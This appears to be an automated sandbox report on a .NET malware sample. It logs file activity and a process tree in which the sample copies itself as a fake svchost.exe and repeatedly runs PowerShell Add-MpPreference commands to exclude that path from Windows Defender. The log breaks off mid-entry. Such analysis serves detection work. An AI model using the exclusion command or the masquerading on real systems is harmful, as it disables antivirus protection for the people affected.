C:\Users\user\Documents\20210408\PowerShell_transcript.445817.Mn7w2WZt.20210408125033.txt	unknown	676	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 38 31 32 35 31 30 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210408125102..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	5	6CEC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....we....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	1	6CEC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E05CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E061F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21344	success or wait	1	6E06203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CEC1B4F	ReadFile

Analysis Process: conhost.exe PID: 3288 Parent PID: 1364

General

Start time:	12:50:30
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 3880 Parent PID: 5476

General

Start time:	12:50:30
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE25B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE25B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wixb2r5b.jug.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mjobcix1.uu4.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.P1Qvf8QW.20210408125034.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CEC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wixb2r5b.jug.ps1	success or wait	1	6CEC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mjobcix1.uu4.psm1	success or wait	1	6CEC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wixb2r5b.jug.ps1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mjobcix1.uu4.psm1	unknown	1	31	1	success or wait	1	6CEC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.P1Qvf8QW.20210408125034.txt	unknown	3	ef bb bf	...	success or wait	1	6CEC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.P1Qvf8QW.20210408125034.txt	unknown	713	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 38 31 32 35 31 30 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210408125103..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	5	6CEC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E05CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E061F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21344	success or wait	1	6E06203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CEC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CEC1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CEC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CEC1B4F	ReadFile

Analysis Process: conhost.exe PID: 5772 Parent PID: 3880

General

Start time:	12:50:31
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5972 Parent PID: 5476

General

Start time:	12:50:33
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5932 Parent PID: 5972

General

Start time:	12:50:34

Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 5756 Parent PID: 5972

General

Start time:	12:50:34
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x13b0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: qINcOlwRud.exe PID: 4456 Parent PID: 5476

General

Start time:	12:50:42
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\qINcOlwRud.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\qINcOlwRud.exe
Imagebase:	0x750000
File size:	46592 bytes
MD5 hash:	D6B29ADD344D2284845F133B8505126E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E07CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E055705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E05CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DFB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DFB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E055705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CEC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CEC1B4F	ReadFile

Analysis Process: svchost.exe PID: 5512 Parent PID: 568

General

Start time:	12:50:44
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5820 Parent PID: 3388

General

Start time:	12:50:45
Start date:	08/04/2021
Path:	C:\Program Files\Common Files\system\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe'
Imagebase:	0x910000
File size:	46592 bytes
MD5 hash:	D6B29ADD344D2284845F133B8505126E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 27%, ReversingLabs

Analysis Process: WerFault.exe PID: 6000 Parent PID: 5476

General

Start time:	12:50:45
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5476 -s 1936
Imagebase:	0xd80000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 3776 Parent PID: 3388

General

Start time:	12:50:53
Start date:	08/04/2021
Path:	C:\Program Files\Common Files\system\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe'
Imagebase:	0x3b0000
File size:	46592 bytes
MD5 hash:	D6B29ADD344D2284845F133B8505126E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: svchost.exe PID: 4664 Parent PID: 568

General

Start time:	12:50:56
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5328 Parent PID: 568

General

Start time:	12:50:56
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k unistacksvcgroup
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5868 Parent PID: 568

General

Start time:	12:50:57
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 5412 Parent PID: 568

General

Start time:	12:50:58
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 1320 Parent PID: 568

General

Start time:	12:50:59
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA

Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2000 Parent PID: 568

General

Start time:	12:51:00
Start date:	08/04/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6236 Parent PID: 5820

General

Start time:	12:51:10
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ItuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6256 Parent PID: 6236

General

Start time:	12:51:10
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6264 Parent PID: 5820

General

Start time:	12:51:10
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Program Files\Common Files\System\ltuUFCUFuPtBrvbgmZwrZlWEV\svchost.exe' -Force
Imagebase:	0x1180000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6312 Parent PID: 6264

General

Start time:	12:51:11
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 6320 Parent PID: 5820

General

Start time:	12:51:11
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
